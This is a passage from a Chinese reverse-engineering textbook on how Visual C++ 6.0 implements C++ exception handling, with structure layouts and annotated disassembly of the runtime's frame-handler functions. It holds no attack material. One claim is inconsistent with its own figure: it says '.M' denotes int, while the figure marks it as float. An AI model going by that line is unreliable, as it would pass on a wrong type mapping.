根据对代码清单 12-16 的分析可知，菱形结构中子类的析构函数执行流程并没有像构造函数那样使用标记来防止重复析构，而是将祖父类放在最后调用。先依次执行两个父类 CBed 和 CSofa 的析构函数，然后执行祖父类的析构函数。Release 版下的原理也是如此，这里就不再重复分析了。

12.5 本章小结

本章讲解了对象之间发生继承和派生关系后的内存布局情况，以及相关的处理和操作。读者应该结合 C++ 语法上机进行验证，以熟悉各种内存布局。因为对象之间的关系结构不同，所以它们的内存布局、构造函数、析构函数都有差别，这些是编译器作者为了实现 C++ 的语法而设计的内存结构和执行代码。在其他的编译环境下，其内存结构和相关的处理会有差异，由于不同的 C++ 编译器都需要满足 C++ 的语法标准，故差异也不会太大。要分析由其他编译器创建的程序，可先编写一些简单的语法示例（类似于本章体现各个语法知识点的示例），然后用其他编译器编译，通过反汇编观察其内存布局、构造函数和析构函数的处理流程。

思考题答案：

为什么编译器要在子类析构函数中再次将虚表设置为子类虚表呢？这个操作非常必要，因为编译器无法预知这个子类以后是否会被其他类继承，如果被继承，原来的子类就成了父类，析构函数执行时会先执行当前对象的析构函数，然后向祖父类的方向按继承线路逐层调用各类析构函数，当前对象的析构函数开始执行时，其虚表也是当前对象的，因此执行到父类的析构函数时，虚表必须改写为父类的虚表。编译器所产生的类实现代码，必须能够适应将来不可预知的对象关系，故在每个对象的析构函数内，要加入填写自己虚表的代码。

第 13 章　异 常 处 理

C++ 标准中规定了异常处理的语法，各编译器厂商必须遵守这些语法。但由于 C++ 标准中并没有规定异常处理的实现过程，因此导致经不同厂商的编译器编译后产生的异常处理代码各不相同。本书一直使用微软 C++ 编译器系列中的 Microsoft Visual C++ 6.0，因此本章依然针对 VC++ 6.0 来讲解。VC++ 的异常处理与 Windows 的 SEH 机制密切相关，大家在学习本章之前，应熟练掌握 SEH 机制。国内已经有不少书对这些知识作出了精辟的讲解，例如《加密与解密（第三版）》（段钢编著）和《琢石成器——Windows 环境下 32 位汇编语言程序设计》（罗云彬著）等，值得大家认真阅读，为了避免重复讲解，本书不涉及 SEH 的相关知识。

13.1　异常处理的相关知识

C++ 中的异常处理机制由 try、throw、catch 语句组成。

- try 语句块负责监视异常。
- throw 用于异常信息的发送，也称之为抛出异常。
- catch 用于异常的捕获，并作出相应的处理。

异常处理的基本 C++ 语法如下：

```
   try {                              // 异常检测
          // 执行代码
        throw 异常类型；              // 抛出异常
    }
    catch （捕获异常类型）{           // 异常捕获
        // 处理代码
    }
    catch （捕获异常类型）{           // 异常捕获
        // 处理代码
}
……
```

从 C++ 处理异常的语法中看到，异常的处理流程为：检测异常→产生异常→抛出异常→捕获异常。但对于用户而言，编译器隐藏了异常捕获的流程。在运行过程中，异常产生时会自动地匹配到对应的处理代码中，而这个过程的代码由编译器产生，也较为复杂。异常处理通常是由编译器和操作系统共同完成的，所以不同操作系统环境下的编译器对异常捕获和异常处理的分派过程各有不同。在用户量最多的 Windows 操作系统环境下，各个编译器也是基于操作系统的异常接口来分别实现 C++ 中的异常处理，所以即使在 Windows 环境下，不同的编译器处理异常的实现方式也不同。

本章以 VC++ 为例，从逆向分析的角度去讲解 VC++ 处理异常的技术细节，大家若是对其原理兴趣不大，可以跳过 13.1~13.3 节，直接阅读 13.4 节来识别 try、throw、catch 语句的方法。如果以后对 VC++ 实现异常处理的过程又有了兴趣，可以再回头来阅读 13.1~13.3 节的内容。

VC++ 在处理异常时会在具有异常处理功能的函数的入口处注册一个异常回调函数，当该函数内有异常抛出时，便会执行这个已注册的异常回调函数。所有的异常信息都会被记录在相关表格中，异常回调函数根据这些表格中的信息进行异常的匹配处理工作。想要了解异常的处理流程，就需要从这些记录相关信息的表格入手。

那么，如何找到这些记录异常信息的表格呢？可以从异常回调函数入手，如图 13-1 所示。

```
__ehhandler$_main proc near              ; DATA XREF: _main+5↑o
                mov     eax, offset stru_426658
                jmp     ___CxxFrameHandler
__ehhandler$_main endp
```

图 13-1 异常回调函数

图 13-1 中显示，在调用函数 __CxxFrameHandler 前，向 eax 传入了一个全局地址，这是一个以寄存器方式传参的函数，eax 便是这个函数的参数。地址标号 stru_426658 就是要找的第一张表——FuncInfo 函数信息表。FuncInfo 表的大小为 0x14 字节，有 5 个数据成员，记录了 try 块的信息以及每个 try 块中所对应的 catch 块的信息等。有了 FunInfo 表便可以顺藤摸瓜找到记录 catch 块信息的表格。查看地址标号 stru_426658 中的数据，如图 13-2 所示。

```
stru_426658     dd 19930520h               ; Magic
                                           ; DATA XREF:
                dd 2                       ; Count
                dd offset stru_426658.Info; InfoPtr
                dd 1                       ; CountDtr
                dd offset stru_426688      ; DtrPtr
```

图 13-2 地址标号 stru_426658 的相关数据

图 13-2 中的数据就是 FuncInfo 函数信息表的相关数据，其结构如下：

```
FuncInfo          struc              ; (sizeof=0x14)
   magicNumber    dd      ?          ; 编译器生成标记固定数字 0x19930520
   maxState       dd      ?          ; 最大栈展开数的下标值
   pUnwindMap     dd      ?          ; 指向栈展开函数表的指针，指向 UnwindMapEntry 表结构
   dwTryCount     dd      ?          ;  try 块数量
   pTryBlockMap   dd      ?          ;  try 块列表，指向 TryBlockMapEntry 表结构
FuncInfo          ends
```

FuncInfo 表结构中提供了两个表格信息，分别为 UnwindMapEntry 和 TryBlockMapEntry。UnwindMapEntry 表结构配合 maxState 项使用，maxState 中记录了异常需要展开的次数，展开时需要执行的函数由 UnwindMapEntry 表结构记录，其结构信息如下：

```
UnwindMapEntry    struc   ; (sizeof=0x08)
```

```
    toState              dd ?    ; 栈展开数下标值
    lpFunAction          dd ?    ; 展开执行函数
UnwindMapEntry     ends
```

由于展开过程中可能存在多个对象，因此以数组形式记录每个对象的析构信息。toState项用于判断结构是否处于数组中，lpFunAction 项则用于记录析构函数所在的地址。

结合图 13-2 找到用来记录 try 块信息表 TryBlockMapEntry 的地址标号 stru_426688，查看此地址标号中的数据，如图 13-3 所示。

```
dword_426688        dd 0
                    dd 0
                    dd 1
                    dd 2
                    dd offset stru_4266A0
```

图 13-3 地址标号 stru_426688 的相关数据

表 TryBlockMapEntry 中有 5 个数据成员，其结构如下：

```
TryBlockMapEntry        struc           ; (sizeof=0x14)
   tryLow               dd ?            ; try 块的最小状态索引，用于范围检查
   tryHigh              dd ?            ; try 块的最大状态索引，用于范围检查
   catchHigh            dd ?            ; catch 块的最高状态索引，用于范围检查
   dwCatchCount         dd ?            ; catch 块个数
   pCatchHandlerArray   dd ?            ; catch 块描述，指向 _msRttiDscr 表结构
TryBlockMapEntry        ends
```

TryBlockMapEntry 表结构用于判断异常产生在哪个 try 块中。tryLow 项与 tryHigh 项用于检查产生的异常是否来源于 try 块中，而 catchHigh 块则是用于匹配 catch 块时的检查项。每个 catch 块都会对应一个 _msRttiDscr 表结构，由表结构中的 pCatchHandlerArray 项记录。结合图 13-2，找到 _msRttiDscr 表的相关信息，如图 13-4 所示。

```
stru_4266A0     _msRttiDscr <0, offset ??_R0H@8, -20, offset sub_40107D>
                                        ; DATA XREF: .rdata:00426698↑o
                _msRttiDscr <0, offset ??_R0M@8, -24, offset sub_401090>
```

图 13-4 地址标号 stru_4266A0 的相关数据

图 13-4 中的数据所对应的便是 _msRttiDscr 表结构，该结构用于描述 try 块中的某一个 catch 块的信息，由 4 个数据成员组成，如下所示：

```
_msRttiDscr              struc   ; (sizeof=0x10)
   nFlag                 dd ?    ; 用于 catch 块的匹配检查
   pType                 dd ?    ; catch 块要捕捉的类型 ，指向 TypeDescriptor 表结构
   dispCatchObjOffset    dd ?    ; 用于定位异常对象在当前 EBP 中的偏移位置
   CatchProc             dd ?    ; catch 块的首地址
_msRttiDscr              ends
```

nFlag 标记用于检查 catch 块类型的匹配，标记值所代表的含义如下：

- 标记值 1：常量

- ❑标记值 2：变量
- ❑标记值 4：未知
- ❑标记值 8：引用

_msRttiDscr 表结构中的 pType 项与 CatchProc 项最为关键。在抛出异常对象时，需要复制抛出的异常对象信息，dispCatchObjOffset 项用于定位异常对象在当前 EBP 中的偏移位置。CatchProc 项中保存了异常处理 catch 块的首地址，这样在匹配异常后便可正确地执行 catch 语句块。异常的匹配信息记录在 pType 所指向的结构中。Type 所指向的结构的描述如下所示：

```
TypeDescriptor          struc
   hash                 dd ?     ; 类型名称的 Hash 数值
   spare                dd ?     ; 保留，可能用于 RTTI 名称记录
   name                 db ?     ; 类型名称
TypeDescriptor          ends
```

TypeDescriptor 为异常类型结构，其中 name 项用于记录抛出异常的类型名称，是一个字符型数组，图 13-4 中的地址标号 ??_R0M@8 保存了 TypeDescriptor 表结构的首地址，跟踪到此地址处，如图 13-5 所示。

```
; float `RTTI Type Descriptor'
??_R0M@8        dd offset ??_7type_inf

                dd 0
a_m             db '.M',0,0,0,0,0,0
; int `RTTI Type Descriptor'
??_R0H@8        dd offset ??_7type_inf


                dd 0
a_h             db '.H',0,0,0,0,0,0
```

图 13-5 TypeDescriptor 表结构的信息

根据图 13-5 中的数据显示，name 项为 '.M'，表示异常捕获为 int 类型。当抛出异常类型为对象时，由成员 spare 来保存包含类型名称的字符串。如以下代码所示：

```
class CMyException{
public:
   char szShow[32];
};
void main(){
   try{
          CMyException MyException;
          strcpy(MyException.szShow, "err...");
          throw &MyException;
   }
   catch (CMyException* e){
          printf("%s \r\n",e->szShow);
   }
}
```

按照以上结构对应关系，查找到 TypeDescriptor 表结构的信息，如图 13-6 所示。

```
??_R0M@8        dd offset ??_7type_info@@6B@ ; DAT
                                     ; .rdata:s
                                     ; const ty
                dd 0
a_pavcmyexcepti db '.PAVCMyException@@',0
```

图 13-6 自定义异常类型的 TypeDescriptor 表结构

根据图 13-6 中显示的信息，此时 spare 项中保存了类的名称。有了这些信息后，就可以通过与抛出异常时的信息进行对比，得到对应的表结构，通过 _msRttiDscr 表结构中的 CatchProc 项得到 catch 块的首地址。根据图 13-4 中显示的信息，可以得知处理 int 类型异常的 catch 语句块的首地址在地址标号 sub_40107D 处，跟踪到此地址处，相关信息如图 13-7 所示。

```
sub_40107D      proc near             ; DATA XREF: .rdata
                push    offset aCatchInt ; "catch int\r\n"
                call    _printf
                add     esp, 4
                mov     eax, offset sub_4010A3
                retn
sub_40107D      endp
```

图 13-7 catch 块处理代码

到此，在处理异常过程中所接触到的表结构已经被找到，接下来还需要找到抛出异常时产生的表格信息。抛出异常的工作由 throw 语句完成，找到调用 throw 时的代码信息，如图 13-8 所示。

```
push    offset __TI1H
lea     eax, [ebp+var_1C]
push    eax
call    __CxxThrowException@8 ; _CxxThrowException(x,x)
```

图 13-8 抛出异常产生的反汇编代码

观察图 13-8，在调用抛出异常函数时传递了一个全局参数 __TI1H。这个标号便是抛出异常时所需要的表结构信息——ThrowInfo，其结构说明如下：

```
ThrowInfo               struc   ; (sizeof=0x10)
   nFlag                dd ?    ; 抛出异常类型标记
   pDestructor          dd ?    ; 异常对象的析构函数地址
   pForwardCompat       dd ?    ; 未知
   pCatchTableTypeArray dd ?    ; catch 块类型表 ，指向 CatchTableTypeArray 表结构
ThrowInfo               ends
```

ThrowInfo 表结构中携带了类型信息，用于匹配抛出的异常类型。当 nFlag 为 1 时，表示抛出常量类型的异常；当 nFlag 为 2 时，则表示抛出变量类型的异常。由于在 try 块中产

生的异常被处理后不会再返回 try 块中，pDestructor 的作用就是记录 try 块中的异常对象的析构函数地址，当异常处理完成后调用异常对象的析构函数。

抛出的异常所对应的 catch 块的类型信息就被记录在 pCatchTableTypeArray 所指向的结构中。借助图 13-8 显示的 ThrowInfo 表结构的地址和 pCatchTableTypeArray 项所保存的地址，可以找到表结构 CatchTableTypeArray，如图 13-9 所示。

```
__CTA1H          dd 1
                 dd offset __CT??_R0H@84
```

图 13-9　CatchTableTypeArray 表结构的信息

图 13-9 中显示了 CatchTableTypeArray 表结构中的数据，结构说明如下：

```
CatchTableTypeArray      struc   ; (sizeof=0x8)
   dwCount               dd ?    ; CatchTableType 数组包含的元素个数
   ppCatchTableType      dd ?    ; catch 块的类型信息，类型为 CatchTableType**
CatchTableTypeArray      ends
```

ppCatchTableType 指向一个指针数组，dwCount 用于描述数组中的元素个数。图 13-9 中显示只有一个元素，该元素数据为 __CT??_R0H@84，这个地址标号指向了 CatchTableType 表结构。CatchTableType 中含有处理异常时所需的相关信息，如图 13-10 所示。

```
__CT??_R0H@84    dd 1
                 dd offset ??_R0H@8
                 dd 0
                 dd 0FFFFFFFFh
                 dd 0
                 dd 4
                 dd 0
                 dd 0
```

图 13-10　CatchTableType 表结构的信息

图 13-10 中的第二项数据是不是很眼熟呢？回看图 13-5，地址标号 ??_ROH@8 指向一个 TypeDescriptor 表结构，于是在处理异常时可以根据这项进行对比，找到正确的 catch 块并进行处理。CatchTableType 表结构中还包含了其他信息，如下所示：

```
CatchTableType           struc           ; (sizeof=0x1C)
   flag                  dd ?            ; 异常对象类型标志
   pTypeInfo             dd ?            ; 指向异常类型结构，TypeDescriptor 表结构
   thisDisplacement      PMD ?           ; 基类信息
   sizeOrOffset          dd ?            ; 类的大小
   pCopyFunction         dd ?            ; 复制构造函数的指针
CatchTableType           ends
```

flag 标记用于判断异常对象属于哪种类型，如指针、引用、对象等。标记值所代表的含义如下：

- 标记值 0x1 ：简单类型复制；

- 标记值 0x2 ：已被捕获；
- 标记值 0x4 ：有虚表基类复制；
- 标记值 0x8 ：指针和引用类型复制。

当异常类型为对象时，由于对象存在基类等相关信息，因此需要将它们也记录下来，thisDisplacement 保存了记录基类信息结构的首地址。

```
PMD                             struc         ; (sizeof=0xC)
   dwOffsetToThis               dd ?          ; 基类偏移
   dwOffsetToVBase              dd ?          ; 虚基类偏移
   dwOffsetToVbTable            dd ?          ; 基类虚表偏移
PMD                             ends
```

图 13-11 是异常回调与异常抛出的结构关系图。




图 13-11　异常回调与异常抛出的结构关系图

13.2 异常类型为基本数据类型的处理流程

到此，异常处理过程中所需要的结构信息全部介绍完毕。有了对异常处理的初步认识，接下来结合实践来深入了解异常处理的流程。先来看代码清单 13-1。

代码清单 13-1 异常处理流程——Debug 版

```
// C++ 源码
int main(int argc, char* argv[]){
   try{
         throw 1;                    // 抛出异常
   }
catch ( int e ){
   printf("触发 int 异常\r\n");
}
catch ( float e){
    printf("触发 float 异常\r\n");
}
   return 0;
}
// C++ 源码与对应汇编代码讲解
int main(int argc, char* argv[]){
00401010            push            ebp
00401011            mov             ebp,esp
00401013            push            0FFh
   ; 异常回调函数, __ehhandler$_main 函数分析见代码清单 13-2
00401015            push    offset __ehhandler$_main (00413450)
0040101A            mov     eax,fs:[00000000]
00401020            push    eax
00401021            mov     dword ptr fs:[0],esp            ; 注册异常回调处理函数
; Debug 环境初始化部分略
try{
00401041            mov     dword ptr [ebp-4],0
   throw 1;                 // 抛出异常
00401048            mov     dword ptr [ebp-14h],1           ; 设置异常编号
0040104F            push    offset __TI1H (00426630)        ; 压入异常结构
00401054            lea     eax,[ ebp-1Ch]
00401057            push    eax                             ; 压入异常编号
   ; __CxxThrowException@8 函数中调用 API 函数 Raise Exleption
00401058            call     __CxxThrowException@8 (004017a0)      ; 调用异常分配函数
   }
   ; 异常捕获处理部分略
```

在代码清单 13-1 中，在进入 main 函数后，首先压入异常回调函数，用于在产生异常时接收并分配到对应的异常处理语句块中。进一步分析异常回调函数 __ehhandler$_main，如代码清单 13-2 所示。

代码清单 13-2 异常回调函数 __ehhandler$_main 分析——Debug 版

```
======================= 示例代码截取自 IDA=========================
00413140 __ehhandler$_main proc near                ; DATA XREF: _main+5o
   ; 利用 eax 传参，将 stru_426468 重新命名为 g_lpFuncInfo
00413140                  mov      eax, offset stru_426468
00413145                  jmp      ___CxxFrameHandler
```

```
00413145 __ehhandler$_main endp
  ; 传入了异常处理的相关信息，函数___CxxFrameHandler 的声明如下：
; int __cdecl __CxxFrameHandler (EXCEPTION_RECORD *pExcept,
                                 EHRegistrationNode *pRN,
                                 struct _CONTEXT *pContext,
                                 void *pDC)
00401210    var_8    = dword ptr    -8
00401210    var_4    = dword ptr    -4
00401210    arg_0    = dword ptr    8              ; 参数 1, pExcept
00401210    arg_4    = dword ptr    0Ch            ; 参数 2, pRN
00401210    arg_8    = dword ptr    10h            ; 参数 3, pContext
00401210    arg_C    = dword ptr    14h
00401210
00401210    push     ebp
00401211    mov      ebp,    esp                   ; 保存栈底，并重新设置栈底
00401213    sub              esp, 8                ; 申请局部变量空间
00401216    push             ebx
00401217    push             esi
00401218    push             edi                   ; 保存环境
00401219    cld                                    ; 将 DF 位置 0，每次操作后，esi、edi 递增
  ; var_8 局部变量保存 g_lpFuncInfo 首地址，重命名 pFuncInfo
0040121A    mov      [ebp+pFuncInfo], eax
0040121D    push             0                     ; 压入 0 作为参数
0040121F    push             0                     ; 压入 0 作为参数
00401221    push             0                     ; 压入 0 作为参数
00401223    mov              eax, [ebp+pFuncInfo]
00401226    push             eax              ; 压入 pFuncInfo 结构首地址作为参数
00401227    mov      ecx, [ebp+arg_C]
0040122A    push     ecx
0040122B    mov      edx, [ebp+ pContext]
0040122E    push     edx                           ; 压入 pContext 作为参数
0040122F    mov      eax, [ebp+arg_4]
00401232    push     eax                           ; 压入 pRN 作为参数
00401233    mov      ecx, [ebp+ pExcept]
00401236    push     ecx                           ; 压入 pExcept 作为参数
00401237    call     ___InternalCxxFrameHandler    ; 调用异常处理函数
  ; 部分代码分析略
0040124B    retn
0040124B    ___CxxFrameHandler endp
```

代码清单 13-2 的主要工作是获取异常的相关信息，最后通过 _InternalCxxFrameHandler 进行异常的分类处理。该函数的参数含有 FuncInfo 结构、EHRegistrationNode 结构以及 EXCEPTION_RECORD 结构。EXCEPTION_RECORD 结构可通过 MSDN 查询，其结构说明如下：

```
EXCEPTION_RECORD                struc
   ExceptionCode                dd ?          ; 异常类型，产生异常的错误编号
   ExceptionFlags               dd ?          ; 异常标记
   lpExceptionRecord       dd ?               ; 嵌套异常使用
```

```
   ExceptionAddress           dd ?      ; 异常产生地址
   NumberParameters           dd ?      ; 用于指定 ExceptionInformation 数组中的元素个数
   MagicNumber                dd ?      ; 存储异常处理的附加参数
EXCEPTION_RECORD        ends
```

EHRegistrationNode 的表结构说明如下：

```
EHRegistrationNode      struc   ; (sizeof=0x10)
   pNext                dd ?    ; 指向链表的上一个节点 EHRegistrationNode*
   HandlerProc          dd ?    ; 记录当前函数栈帧的异常回调函数
   dwState              dd ?    ; 记录当前函数栈帧的状态值
   dwEbp                dd ?    ; 记录当前函数栈帧的 ebp 值
EHRegistrationNode      ends
```

_Internal Cxx FrameHandler 函数主要完成了标记检查、展开、查找和派发等工作。下面通过代码清单 13-3 来详细分析此函数的相关流程。

代码清单 13-3 __InternalCxxFrameHandler 分析——Debug 版

```
// 函数原型:
 int __cdecl __InternalCxxFrameHandler(EXCEPTION_RECORD *pExcept,
    EHRegistrationNode *pRN,
    struct _CONTEXT *pContext,
    void *pDC,
    struct FuncInfo *pFuncInfo,
    int CatchDepth,
    int pMarkerRN,
    int recursive);
004035C0     ___InternalCxxFrameHandler    proc near
   ; 部分代码分析略
004035C6          mov     eax, [ebp+arg_10]              ; arg_10 对应 pFuncInfo
004035C9          cmp     dword ptr [eax], 19930520h     ; 对比标识符
004035CF          jnz     short loc_4035DA
004035D1          mov     [ebp+var_8], 0
004035D8          jmp     short loc_4035E2               ; 标识符正确，跳转到异常处理部分
   ; 部分代码分析略
004035E2          loc_4035E2:
004035E2          mov     ecx, [ebp+ pExcept]
004035E5          mov     edx, [ecx+4]                   ; 获取异常标记
004035E8          and     edx, 66h
004035EB          test    edx, edx                       ; 比较异常是否为 EXCEPTION_UNWIND
004035ED          jz      short loc_40361E               ; 不等则跳转
   ; 部分代码分析略
loc_40361E:
0040361E          mov     ecx, [ebp+arg_10]
00403621          cmp     dword ptr [ecx+0Ch], 0         ; 检查 FuncInfo 结构中记录 try 块
                                                         数的 dwTryCount 成员
00403625          jz      short loc_4036A6
00403627          mov     edx, [ebp+pExcept]
   ; edx 中保存了 pExcept，取第一项 ExceptionCode 异常类型
```

```
0040362A   cmp      dword ptr [edx], 0E06D7363h    ; 0E06D7363h为 C++异常错误码
00403630            jnz      short loc_40367E
00403632            mov      eax, [ebp+pExcept]
    ; eax中保存了pExcept，取MagicNumber，由此可见第一个附加参数为FuncInfo结构
00403635            cmp      dword ptr [eax+14h], 19930520h        ; 存储异常处理的附加参数
0040363C            jbe              short loc_40367E
    ; 部分代码分析略
loc_40367E:
; 参数传递代码分析略
; 调用查找try块与catch块的函数FindHandler
call      ?FindHandler@@YAXPAUEHExceptionRecord@@PAUEHRegistrationNode@@PAU_
CONTEXT@@PAXPBU_s_FuncInfo@@EH1@Z
; 函数FindHandler的分析见代码清单13-4
; 部分代码分析略
004036AE  retn
004036AE  ___InternalCxxFrameHandler    endp
```

通过对代码清单13-3的分析可知，函数__InternalCxxFrameHandler的主要功能是完成异常类型的检查，最终调用查找try块和catch块的函数FindHandler。这个函数是完成异常处理的关键部分，完成了查找try块中抛出的异常对应的catch语句块的过程，具体分析如代码清单13-4所示。

代码清单13-4 FindHandler分析——Debug版

```
// 函数原型:
   ; FindHandler(EXCEPTION_RECORD *pExcept,
             // 异常记录信息（附加参数携带了异常对象指针和ThrowInfo对象指针）
             EHRegistrationNode *pRN,
             struct _CONTEXT *pContext,
             void *pDC,
             struct FuncInfo *pFuncInfo,                    // 函数信息
             int recursive,
             int CatchDepth,
             int pMarkerRN)
004036B0  push   ebp
004036B1  mov    ebp, esp
004036B3  sub    esp, 30h
004036B6  mov    [ebp+var_8], 0
   ; 获取指向EHRegistrationNode表结构的指针pRN
004036BA  mov    eax, [ebp+arg_4]
   ; 获取EHRegistrationNode表结构中的dwState
004036BD  mov    ecx, [eax+8]                     ; 获取当前函数栈帧的状态值
004036C0  mov    [ebp+var_4], ecx                 ; 将var_4重命名为dwState
004036C3  cmp    [ebp+dwState], 0FFFFFFFFh        ; 检查当前框架的最大值是否为空
004036C7  jl           short loc_4036DD
   ; 获取指向FuncInfo表结构的指针pFuncInfo
004036C9  mov    edx, [ebp+arg_10]
004036CC  mov    eax, [ebp+dwState]               ; 获取当前函数栈帧的状态值
004036CF  cmp    eax, [edx+4]                     ; 检查是否超过当前框架的最大值
```

```
004036D2            jge           short loc_4036DD
004036D4    mov     [ebp+var_28], 0
004036DB    jmp     short loc_4036E5
    ; 部分代码分析略
loc_4036E5:
004036E5    mov     ecx, [ebp+ pExcept]
004036E8    cmp     dword ptr [ecx], 0E06D7363h   ; 检查异常错误编号
004036EE    jnz     loc_40379E      ; 跳向其他类型的异常处理，重命名为 EX_OTHER_ONE
004036F4    mov     edx, [ebp+pExcept]
    ; 检查指定 ExceptionInformation 数组中的元素个数
004036F7    cmp     dword ptr [edx+10h], 3
004036FB    jnz     EX_OTHER_ONE
00403701    mov     eax, [ebp+pExcept]                  ; 存储异常处理的附加参数
00403704    cmp     dword ptr [eax+14h], 19930520h
0040370B    jnz     EX_OTHER_ONE
00403711    mov     ecx, [ebp+pExcept]
00403714    cmp     dword ptr [ecx+1Ch], 0              ; 检查 ThrowInfo* 指针
00403718    jnz     EX_OTHER_ONE
0040371E    cmp     _pCurrentException,0   ; EHExceptionRecord * _pCurrentException
00403725    jnz     short loc_40372C
00403727    jmp     loc_403945                      ; 跳转到函数结尾处，结束函数调用
loc_40372C:
    ; 部分代码分析略
loc_403764:
00403764    mov     edx, [ebp+pExcept]
00403767    cmp     dword ptr [edx], 0E06D7363h   ; 与上面的异常检查相似
    ; 跳向其他类型异常处理，与上面的流程不同，重命名 EX_OTHER_TWO
0040376D    jnz     EX_OTHER_TWO
    ; 部分代码分析略
EX_OTHER_TWO:
00403797    mov      [ebp+var_30], 0
EX_OTHER_ONE:
0040379E    mov     eax, [ebp+pExcept]                          ; 检查异常错误编号
004037A1    cmp     dword ptr [eax], 0E06D7363h
004037A7    jnz             loc_403905
    ; 部分代码分析略
    ; 函数返回 _GetRangeOfTrysToCheck try 块的首地址 TryBlockMapEntry*
004037DE    call     _GetRangeOfTrysToCheck
004037E3    add     esp, 14h
;===============for 循环结构赋初值部分 =================
; 将 try 块信息列表 (TryBlockMapEntry 表结构的指针), 保存到 ebp+var_10 中
004037E6    mov     [ebp+var_10], eax               ; 重命名 ebp+pTryBlockMap
004037E9    jmp     short loc_4037FD                ; 跳转向循环语句块
    ; ===============for 循环步长计算部分 ==================
loc_4037EB:
004037EB    mov     edx, [ebp+var_14]               ; edx 中保存当前 try 块，重命名为 curTry
004037EE    add     edx, 1
004037F1    mov     [ebp+ curTry], edx              ; 对当前 try 块加 1
004037F4    mov     eax, [ebp+ pTryBlockMap]
004037F7    add      eax, 14h                       ; 加上 TryBlockMapEntry 表结构的长度
```

```
004037FA  mov     [ebp+ pTryBlockMap], eax            ;
   ; ===============for 循环条件比较部分 ===================
loc_4037FD:
004037FD  mov    ecx, [ebp+curTry]              ; 获取当前 try 块
00403800  cmp    ecx, [ebp+var_C]       ; 比较当前 try 与最后一个 try 块
00403803  jnb         loc_4038E8
   ; ===============for 循环语句块部分 ===================
00403809  mov    edx, [ebp+ pTryBlockMap]
0040380C  mov    eax, [edx]                     ; 获取 TryBlockMapEntry 表结构中的 tryLow
                                                  成员
0040380E  cmp    eax, [ebp+dwState]             ; 检查异常是否发生在当前 try 块中
00403811  jg     short loc_40381E       ; continue 语句
00403813  mov    ecx, [ebp+ pTryBlockMap]
00403816  mov    edx, [ebp+dwState]
   ; 检查 try 块是否在状态索引内, ecx+4 寻址到 tryHigh
00403819  cmp    edx, [ecx+4]
0040381C  jle    short loc_403820       ; 找到对应的 try 块, 进行相关处理
loc_40381E:
0040381E  jmp     short loc_4037EB              ; 跳转到循环步长计算部分
00403820  mov    eax, [ebp+ pTryBlockMap]
   ; 获取 pCatchHandlerArray, 指向 _msRttiDscr 结构的指针
00403823  mov    ecx, [eax+10h]
00403826  mov    [ebp+var_1C], ecx              ; 将 var_1C 重命名为 pCatchHandlerArray
00403829  mov    edx, [ebp+ pTryBlockMap]
0040382C  mov    eax, [edx+0Ch]                 ; 获取成员 dwCatchCount, 这是用来记录
                                                  catch 语句块个数的
   ;=============== 嵌套的 for 循环结构赋初值部分 =============
loc_403820:                          ; 为第二层 for 循环赋初值
0040382F  mov    [ebp+ var_24], eax             ; 将 var_24 重命名为 dwCatchCount
00403832  jmp    short loc_403846
   ; =============== 嵌套的 for 循环步长计算部分 ===============
loc_403834:                          ; 第二层 for 循环步长计算
00403834  mov    ecx, [ebp+ dwCatchCount]
00403837  sub    ecx, 1
0040383A  mov    [ebp+ dwCatchCount], ecx
0040383D  mov    edx, [ebp+pCatchHandlerArra]
00403840  add    edx, 10h
00403843  mov    [ebp+pCatchHandlerArra], edx
00403846
   ; =============== 嵌套的 for 循环条件比较部分 ================
loc_403846:              ; 第二层 for 循环条件比较
00403846  cmp    [ebp+ dwCatchCount], 0
0040384A  jle    loc_4038E3
   ; =============== 嵌套的 for 循环语句块部分 ===============
   ; 第二层 for 循环语句块
00403850  mov    eax, [ebp+pExcept]
00403853  mov    ecx, [eax+1Ch]         ; 获取 ThrowInfo 表结构指针
00403856  mov    edx, [ecx+0Ch]         ; 获取 pCatchTableTypeArray
00403859  add    edx, 4
   ; 获取 pCatchTableTypeArray 指向结构 CatchTableTypeArray 中的指针
```

```
    ; ppCatchTableType，将 var_18 重命名为 ppCatchTableType
0040385C  mov     [ebp+var_18], edx
0040385F  mov     eax, [ebp+pExcept]
00403862  mov     ecx, [eax+1Ch]           ; 同上
00403865  mov     edx, [ecx+0Ch]
00403868  mov     eax, [edx]                       ; 获取 CatchTableType 数组包含的个数
    ; =============== 嵌套的 for 循环结构赋初值部分 =============
    ; 为第三层 for 循环赋初值
0040386A  mov     [ebp+var_20], eax        ; 重命名 var_20 为 dwCatchablesCount
0040386D  jmp     short loc_403881
    ; =============== 嵌套的 for 循环步长计算部分 ===============
loc_40386F:                  ; 第三层 for 循环步长计算
0040386F  mov     ecx, [ebp+dwCatchablesCount]
00403872  sub     ecx, 1
00403875  mov     [ebp+ dwCatchablesCount], ecx
00403878  mov     edx, [ebp+ppCatchTableType]
0040387B  add     edx, 4
0040387E  mov     [ebp+ppCatchTableType], edx
; =============== 嵌套的 for 循环语句块部分 =================
; 第三层 for 循环语句块
loc_403881:
00403881  cmp     [ebp+ dwCatchablesCount], 0
00403885  jle     short loc_4038DE         ; break
